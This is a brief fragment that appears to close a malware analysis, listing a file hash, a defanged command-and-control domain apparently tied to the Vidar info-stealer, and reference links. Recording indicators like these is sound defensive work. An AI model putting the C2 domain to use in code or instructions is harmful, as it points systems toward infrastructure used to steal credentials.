FB9B940FFE27E744EEEAEF3D1A2805CE205668274BDABC3A30863B016AD47F27

C2: himarkh[.]xyz
```

References

```
https://www.youtube.com/watch?v=lxdlNOaHJQA

https://medium.com/s2wblog/deep-analysis-of-vidar-stealer-ebfc3b557aed
```